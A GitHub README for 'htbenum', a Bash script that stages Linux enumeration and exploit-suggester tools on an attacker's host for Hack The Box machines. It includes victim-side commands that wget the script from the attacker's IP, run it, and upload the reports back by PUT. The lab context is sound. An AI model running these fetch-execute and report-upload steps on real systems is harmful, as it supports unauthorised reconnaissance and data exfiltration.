 solomonsklash/htbenum
A Linux enumeration script for Hack The Box

A Linux enumeration script for Hack The Box





This script is designed for use in situations where you do not have internet access on a Linux host and would like to run enumeration and exploit suggestion scripts, such as Hack The Box. I find myself running a similar set of scripts when I get an initial foothold on a Linux box, and this script helps automate the process of downloading the latest version of each enumeration script, making it executable, and running it, as well as sending output to a file for later review. It also has a builtin web server to host the tools and upload reports back to the host machine.
Pull requests/suggestions welcome!
./htbenum.sh [-u] -i IP -p port [-o directory] [-w] [-r]

Example:
         Host machine: root@kali:~/htbenum# ./htbenum.sh -u
         Host machine: root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
         Victim machine: www-data@victim:/tmp$ wget http://10.10.14.1:80/htbenum.sh
         Victim machine: www-data@victim:/tmp$ chmod +x ./htbenum.sh
         Victim machine: www-data@victim:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r

 Parameters:
         -h - View help and usage.
         -i IP - IP address of the listening web server used for upload and download.
         -p port - TCP port of the listening web server used for upload and download.
         -o directory - Custom download and report creation directory (default is /tmp).
         -w - Start builtin web server for downloading files and uploading reports.
         -u - Update to the latest versions of each tool, overwriting any existing versions.
         -r - Upload reports back to the host machine web server (must support PUT requests).
To use htbenum, clone the repo and run the script with the update parameter on your local machine. This will download and update all the needed scripts from the internet (Github) and place them in the same directory as htbenum.sh:
root@kali:~# git clone https://github.com/SolomonSklash/htbenum
root@kali:~# cd htbenum
root@kali:~/htbenum#  ./htbenum.sh -u
_   _ ___________ _____ _   _ _   ____  ___
| | | |_   _| ___ \  ___| \ | | | | |  \/  |
| |_| | | | | |_/ / |__ |  \| | | | | .  . |
|  _  | | | | ___ \  __|| . ` | | | | |\/| |
| | | | | | | |_/ / |___| |\  | |_| | |  | |
\_| |_/ \_/ \____/\____/\_| \_/\___/\_|  |_/

By Solomon Sklash - [email protected]

[i] Updating all tools...
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [31859/31859] -> "lse.sh" [1]
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh [46476/46476] -> "linenum.sh" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py [25304/25304] -> "linuxprivchecker.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/initstring/uptux/master/uptux.py [29853/29853] -> "uptux.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/Anon-Exploiter/SUID3NUM/master/suid3num.py [12614/12614] -> "suid3num.py" [1]
2019-11-25 17:54:57 URL:https://raw.githubusercontent.com/belane/linux-soft-exploit-suggester/master/linux-soft-exploit-suggester.py [13886/13886] -> "les-soft.py" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/offensive-security/exploit-database/master/files_exploits.csv [5669905/5669905] -> "files_exploits.csv" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh [82214/82214] -> "les.sh" [1]
[i] Update complete!
root@kali:~/htbenum#
Then, start the builtin web server to host the tools and receive the completed reports. The server requires Python 3. You can use you own web server to host the tools, but it will need to support PUT requests for the report uploads.
root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
Finally, upload the htbenum.sh script to your target machine, make it executable, and run it with the IP and port of your host machine, with an optional directory for downloading files and writing report output. You can also optionally upload the reports back to the host machine. For example:
www-data@htb:/tmp$ wget http://10.10.99.100/htbenum.sh -O /tmp/htbenum.sh
www-data@htb:/tmp$ chmod +x ./htbenum.sh
www-data@htb:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r
Each tool will send its output to a report file in the same directory as the htbenum.sh script, or whatever directory is specified by the -d parameter.
